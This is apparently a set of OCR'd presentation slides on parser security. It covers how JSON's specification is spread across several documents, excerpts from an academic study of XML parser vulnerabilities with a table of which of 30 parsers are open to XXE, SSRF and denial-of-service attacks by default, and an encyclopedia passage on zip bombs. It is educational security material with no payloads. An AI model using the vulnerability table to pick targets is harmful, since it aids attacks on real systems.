


“Parsing JSON is a minefield”

http://seriot.ch/parsing_json.php

“Parsing JSON is a minefield”

http://seriot.ch/parsing_json.php



Crockford chose not to version JSON definition:

> *Probably the boldest design decision I made was to not put a version number on JSON so there is no mechanism for revising it. We are stuck with JSON: whatever it is in its current form, that’s it.*

Yet JSON is defined in at least seven different documents:


1. 2002 - json.org, and the business card
2. 2006 - IETF RFC 4627, which set the `application/json` MIME media type
3. 2011 - ECMAScript 262, section 15.12
4. 2013 - ECMA 404 according to Tim Bray (RFC 7159 editor), ECMA rushed out to release it because:

   > *"Someone told the ECMA working group that the IETF had gone crazy and was going to rewrite JSON with no regard for compatibility and break the whole Internet and something had to be done urgently about this terrible situation. (...) It doesn’t address any of the gripes that were motivating the IETF revision.*

5. 2014 - IETF RFC 7158 makes the specification "Standard Tracks" instead of "Informational", allows scalars (anything other than arrays and objects) such as `123` and `true` at the root level as ECMA does, warns about bad practices such as duplicated keys and broken Unicode strings, without explicitely forbidding them, though.
6. 2014 - IETF RFC 7159 was released to fix a typo in RFC 7158, which was dated from "March 2013" instead of "March 2014".
7. 2017 - IETF RFC 8259 was released in December 2017. It basically adds two things: 1) outside of closed eco-systems, JSON MUST be encoded in UTF-8 and 2) JSON text that is not networked transmitted MAY now add the byte ordrer mark `U+FEFF`, although this is not stated explicitely.

Despite the clarifications they bring, RFC 7159 and 8259 contain several approximations and leaves many details loosely specified.

XML?



SoK: XML Parser Vulnerabilities

Christopher Späth
Ruhr-University Bochum

Christian Mainka
Ruhr-University Bochum

Vladislav Mladenov
Ruhr-University Bochum

Jörg Schwenk
Ruhr-University Bochum

Abstract

The Extensible Markup Language (XML) has become a widely used data structure for web services, Single-Sign On, and various desktop applications. The core of the entire XML processing is the XML parser. Attacks on XML parsers, such as the Billion Laughs and the XML External Entity (XXE) Attack are known since 2002. Nevertheless even experienced companies such as Google, and Facebook were recently affected by such vulnerabilities.

In this paper we systematically analyze known attacks on XML parsers and deal with challenges and solutions of them. Moreover, as a result of our in-depth analysis we found three novel attacks.

We conducted a large-scale analysis of 30 different XML parsers of six different programming languages. We created an evaluation framework that applies different variants of 17 XML parser attacks and executed a total of 1459 attack vectors to provide a valuable insight into a parser's configuration. We found vulnerabilities in 66 % of the default configuration of all tested parses. In addition, we comprehensively inspected parser features to prevent the attacks, show their unexpected side effects, and propose secure configurations.

the parser behavior can be influenced. Originally designed to define the structure (grammar) of an XML document, it also enables various attacks, such as Denial-of-Service (DoS), Server Side Request Forgery (SSRF), and File System Access (FSA).

In 2002, Steuck discovered the powerful XML External Entity (XXE) attack on XML parsers that allows FSA [60]. Leading companies like Google [15], Facebook [59, 53], Apple [8] and others [63, 9, 16, 17] have been recently affected by this attack.

The Open Web Application Security Project (OWASP) and other resources [47, 46] [71] only partially list vulnerabilities and slightly consider countermeasures. Morgan [40] provides till date the most complete compilation of available attack vectors. A systematic sampling of 13 parsers was conducted recently [57], however, with only one prevalent kind of FSA and DoS attack within scope. Attacks relying on the FTP [41] and netdoc protocol [22], as well as several bypasses [74] and novel attacks such as schemaEntity or XML Inclusion (XInclude) based SSRF are not addressed in any of these sources.

Systematic Parser Analysis. We contribute a comprehensive security analysis framework of 30 XML parsers in six popular programming languages: Ruby, .NET,

		DOS			XXE	Parameter XXE				SSRF						XInclude	XSLT	# Vulnerabilities
		Recursion*	Billion Laughs	Quadratic Blowup	XXE	Classic	**Small**	FTP Protocol	**schemaEntity***	DOCTYPE	External Entity	External Parameter	schemaLocation*	noNamespaceSchemaLocatior	**Xinclude***	Xinclude*	XSLT	
1	.NET/XmlReader	0	0	0	0	0	0	1	1	0	0	0	1	1	0	0	0	4
2	.NET/XmlDocument	0	0	0	1	1	1	1	1	1	1	1	0	0	1	1	0	10
3	Java/Xerces SAX	0	1	1	1	1	1	1	1	1	1	1	0	1	1	1	0	13
4	Java/Xerces DOM	0	1	1	1	1	1	1	1	1	1	1	0	1	1	1	0	13
5	Java/w3cDocument	0	1	1	1	1	1	1	1	1	1	1	0	1	1	1	0	13
6	Java/Jdom	0	1	1	1	1	1	1	1	1	1	1	0	1	1	1	0	13
7	Java/dom4j	0	1	1	1	1	1	1	1	1	1	1	0	1	1	1	0	13
8	Java/Crimson SAX	0	1	1	1	1	1	0	0	1	1	1	0	0	0	0	0	8
9	Java/Oracle SAX	0	1	1	1	1	1	0	1	1	1	1	1	1	0	0	0	11
10	Java/Oracle DOM	0	1	1	1	1	1	0	1	1	1	1	1	1	0	0	0	11
11	Java/Piccolo	0	1	1	1	1	1	1	0	1	1	1	0	0	0	0	0	9
12	Java/KXml	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
13	Perl/XML::Twig	0	1	1	1	0	0	0	0	0	0	0	0	0	0	0	0	3
14	Perl/XML::LibXml	0	0	1	1	1	1	1	0	1	1	1	0	0	1	1	0	10
15	PHP/SimpleXML	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	1
16	PHP/DOMDocument	0	0	1	0	0	0	0	0	0	0	0	0	0	1	1	0	3
17	PHP/XMLReader	0	0	0	0	0	0	0	0	0	0	0	0	0	1	1	0	2
18	Python/etree	0	1	1	0	0	0	0	0	0	0	0	0	0	0	1	0	3
19	Python/xml.sax	0	1	1	1	0	0	0	0	1	1	1	0	0	0	0	0	6
20	Python/pulldom	0	1	1	1	0	0	0	0	1	1	1	0	0	0	0	0	6
21	Python/lxml	0	0	1	1	0	0	0	0	0	0	0	0	0	1	1	0	4
22	Python/defusedxml.etree	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	1
23	Python/defusedxml.sax	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
24	Python/defusedxml.pulldom	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
25	Python/defusedxml.lxml	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
26	Python/defusedxml.minidom	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
27	Python/minidom	0	1	1	0	0	0	0	0	0	0	0	0	0	0	0	0	2
28	Python/BeautifulSoup	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
29	Ruby/REXML	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
30	Ruby/Nokogiri	0	0	1	0	0	0	0	0	0	0	0	0	0	1	1	0	3
1	Android/DocumentBuilder	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
2	Android/SaxParser	0	1	1	0	0	0	0	0	0	0	0	0	0	0	0	0	2
3	Android/PullParser	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1
	# Vulnerable Parsers	1	15	20	15	11	11	9	9	13	13	13	3	8	11	13	0	

Figure 1: Results of our evaluation framework; 1 = parser is vulnerable to the attack; Novel attacks are highlighted in **bold font**; * = When certain prerequisites are met, otherwise default settings;


11 Conclusion

DTD attacks are still a prevalent problem in popular XML parsers. We found that multiple parsers are vulnerable to DoS, FSA and SSRF attacks in their default configuration. We also showed, how our attack framework can be used to evaluate new systems by the example of Android and thus revealed a vulnerability that has not been found on any other parser before. The security of other parsers, especially if contained in a closed source system, such as iOS , IBM DataPower or Axway Security Gateway is an interesting research area. Therefore we released an extended version [11] and our evaluation framework [10] to support further research in this field.

Our evaluation is focused on XML, but its conclusion is valid for structured document parsers in general. In order to mitigate such existing risks, we advise the developers of an parser to: (1.) Turn off all security critical features by default. An application developer using the parser must be able to decide if he should turn on the according feature or not. (2.) In addition to the previous aspect, make the enabling of security critical features possible (instead of the need to disable security critical features that are enabled as default) (3.) Document the risks of security critical features and thus make other developers aware of them.

This is especially important when it comes to more recently developed parsers, for example JSON, as the attacks known from XML can be adapted. Examples are: (1.) JSLT is a JavaScript alternative to XSLT [1]. (2.) JSON Include, which is comparable to XInclude [51, 21]. (3.) JSON Schema [26].

This leads to the research question whether JSON (or other) parsers are also vulnerable to DoS, SSRF, and FSA attacks.



Zip bomb

From Wikipedia, the free encyclopedia

A **zip bomb**, also known as a **zip of death** or **decompression bomb**, is a malicious archive file designed to crash or render useless the program or system reading it. It is often employed to disable antivirus software, in order to create an opening for more traditional viruses.


Details and use [edit]

One example of a zip bomb is the file *42.zip*, which is a zip file consisting of 42 kilobytes of compressed data, containing five layers of nested zip files in sets of 16, each bottom layer archive containing a 4.3-gigabyte (4 294 967 295 bytes; ~ 3.99 GiB) file for a total of 4.5 petabytes (4 503 599 626 321 920 bytes; ~ 3.99 PiB) of uncompressed data.[2] This file is still available for download on various websites across the Internet. In many anti-virus scanners, only a few layers of recursion are performed on archives to help prevent attacks that would cause a buffer overflow, an out-of-memory condition, or exceed an acceptable amount of program execution time. Zip bombs often (if not always) rely on repetition of identical files to achieve their extreme compression ratios. Dynamic programming methods can be employed to limit traversal of such files, so that only one file is followed recursively at each level, effectively converting their exponential growth to linear.

There are also zip files that, when uncompressed, yield identical copies of themselves.[3][4]

See also [edit]

- Billion laughs, a similar attack on XML parsers



Security

'Crazy bad' bug in Microsoft's Windows malware scanner can be used to install malware

